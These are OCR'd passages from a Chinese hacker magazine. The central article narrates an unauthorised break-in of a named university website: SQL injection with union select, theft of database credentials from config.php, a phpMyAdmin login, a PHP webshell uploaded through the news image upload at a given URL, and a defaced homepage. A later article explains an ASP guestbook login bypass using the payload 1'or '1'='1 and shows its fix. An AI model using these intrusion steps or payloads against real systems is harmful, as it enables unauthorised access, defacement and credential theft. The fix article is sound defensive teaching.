


图7

因本人也是胡兵的Fans，所以马上写信告诉他了。最后顺便说一点经验：不要老盯着大学的站点，其实许多明星站点也存在不少安全问题，嘿嘿。

适合读者：网络爱好者、入侵爱好者
前置知识：无

PHP注入广东医学院



文/图 morephaze

寒假回家跟老同学聚会，小Z告诉我他在广东医学院当了一名学生网管，甭提多兴奋了。但是还不可以管理校Web主机。最近他发来短信说让我帮他渗透一下，好让他在事后帮老师修复漏洞，从而获得被提拔的机会……寒，没想到现在流行起了监守自盗。既然朋友有求，自然自己得应下来。

收到信息后直奔机房，打开IE搜了一下广东医学院的网址，刺探一下情况。从Web页面可以看出，这是个"非典型"的整站。因为绝大多数科研教育单位都有能力开发自己的CMS，虽然功能模块比不上一些专业的整站，但应付单位的日常需要还是足够了，即简洁方便又安全。废话不说了，我们先看页面，如图1 所示。




图1

这应该是一套PHP+MySQL的架构，最近学了一阵子PHP，正好温习一下。就拿此文章链接开刀吧，提交个单引号，返回如图2 所示。




图2

PHP暴露出了它的物理路径，这就方便多了。再来提交"and 1=1"和"and 1=2"确认。分别返回不同的页面，如图3 所示。




图3

如无意外的话，目标系统的PHP配置里将单引号转成反斜杠了，这也在意料之中。但由于id=2694是整形变量，不用考虑单引号我们也能走下去，因为我们还有Union。

有了Union，从此Hack的道路更宽敞了。在这里先温习一下经典的一句"id=2694 and 1=2 union select 1,2,3,4....,x"。

小知识 为何要加上and 1=2呢？因为如果前面的查询正确的话，MySQL会返回前面的查询结果给你，但现在需要的是后面我们的结果，这就只有让前面的查询没记录才让后面的数据返回来，加"and 1=2"就是为了这个目的。

既然已经拿到了注入点和Web物理路径，这里就不作手动提交了（上网费贵）。我直接用幻影旅团mix的phprf文件读取工具来读出它的文件，如图4所示。




图4

填上要读的文件再点击"快速读取"，很快就得到一个Union查询到的字段数，不用管它，点确定。接着便会让你选择爆文件的路径，初学者可以选择全部的字段显示，那就省去了判断字段类型的工夫，点击获取如图5 所示。




图5

成功爆出view.php文件的内容，注意这里有个requireconfig.php，我猜测这可能是数据库连接文件，将config.php文件再填上去爆，结果很快出来了。如图6 所示。

果然不出所料，拿到了MySQL的用户名和密码。用




图6

该账号登录远程MySQL。我用的是牛族MySQL连接器，填上信息连接，结果提示拒绝访问。后来想想这年头，服务器不装防火墙的已是凤毛麟角。回到Web方面，看看对方有没有装了PHPmyadmin。在浏览器填入"http://www.gdmc.edu.cn/admin/gdmcxcb/news_files/saphpshell.php"，返回如图7 所示的页面。




图7

这下有得玩了，用前面得到的用户名和密码登录上去再说。很快在user的表里找到了文章系统的管理员密码，如图8 所示。




图8

再返回到Web页面找后台，原来后台目录是admin，用账号登进去后，直奔添加文章的模块，在图片上传区把我们的PHP木马填上，最后添加文章成功。

我们回到刚刚添加的文章的链接处，在原本应该显示图片的区域点击右键查看属性，如图9 所示。




图9

找到了木马的所在路径，在IE输入如下地址 http://www.gdmc.edu.cn/admin/gdmcxcb/news_files/saphpshell.php，如图10所示。





图10

最后把主页稍微涂了一下再通知小z让他去大显身手，能不能提拔就看他的造化了。行文至此，如有不妥之处还望高手指正！

脚本小子：大家对于漏洞的理解，往往只是那些大型的常用系统，诸如动网、PHPWind等。事实上，网络上存在不少的自写脚本系统，很多朋友因为对这些系统不了解而没有去尝试渗透。然而当你渐渐的深入研究就会发现，理解这些小型的非主流系统对思路的拓展将是大有裨益的。

设计人生留言系统的漏洞及修补



文/桂林电子科技大学 何扬军

设计人生(designlife V1.5)留言系统是一款功能比较简单的ASP留言系统。正因为简单，所以我把它介绍给我的学弟使用，因为我深深的知道如果一开始就让他去看功能强大的代码，比如动易文章、动网论坛他肯定会晕。以前在1.0版时就发现它存有安全隐患，现在网上能找到的最新版为1.5版，看来作者很久没有更新过了。我去下了新版回来看，读了部分代码之后，发现漏洞还真不少。

经典漏洞重现

经典'or''='漏洞也叫绕过身份验证登录漏洞。这是个很老的漏洞了，在此系统中遇到，实在难得。废话少说，我们打开管理员登录验证页面cklogin.asp，发现代码有明显的漏洞，关键代码如下：

```
name=trim(request.Form("adminname"))
pass=trim(request.form("password"))
set rs=server.createobject("adodb.recordset")
sql="select * from admin where name='"&name&"'and password='"&pass&"'"
rs.open sql,conn,1,1
if not rs.eof then
username=rs("name")
session("lifeuser")=username
session.Timeout=10
rs.close
set rs=nothing
conn.close
set conn=nothing
response.redirect "index.asp?user="&username
else
```

只要我们满足"sql="select * from admin where name='"&name& "'and password='"&pass&"'""这条语句就让我们进去。可能你会说后面有Session你也能绕过？大家不要着急，听我慢慢道来。我们在用户名里填a在密码里填"1'or '1'='1"，此时SQL语句就变为"select * from admin where name='a' and password='1' or '1'='1"'前面是假and假是假，假or真则是真，意思是说只要我们

Or后为真就使整个语句为真，从而轻易的突破（注意单引号巧妙的利用）。至于后面的这个Rs（"name"）则是由于找不到我们所用的a，但是又没有错，所以默认会读取数据库最后一条记录，此系统只有一个管理员（至于为什么，我下面会分析）Admin，所以会转到"index.asp?user=admin"页面。如果不信，你可以在数据库里加一个管理员"lovexysky"，使用用户名a密码"1'or '1'='1"登录后会转到index.asp?user=lovexysky，这里的Session只是赋值，各位不用害。

怕关于此漏洞修补，一般是把单引号过滤一下就可以了，至于如何过滤，最好是把一个单引号替换成两个单引号，因为SQL语句规定，常量"'"这样表示的常量里，如果要有单引号，可以用两个单引号代替。这样既可以保持用户输入的原貌，又可以保证程序的安全。如下所示：

```
name=Replace(trim(Request.Form("adminname")), "'", "''")
pass=Replace(trim(Request.Form("password")), "'", "''")
```

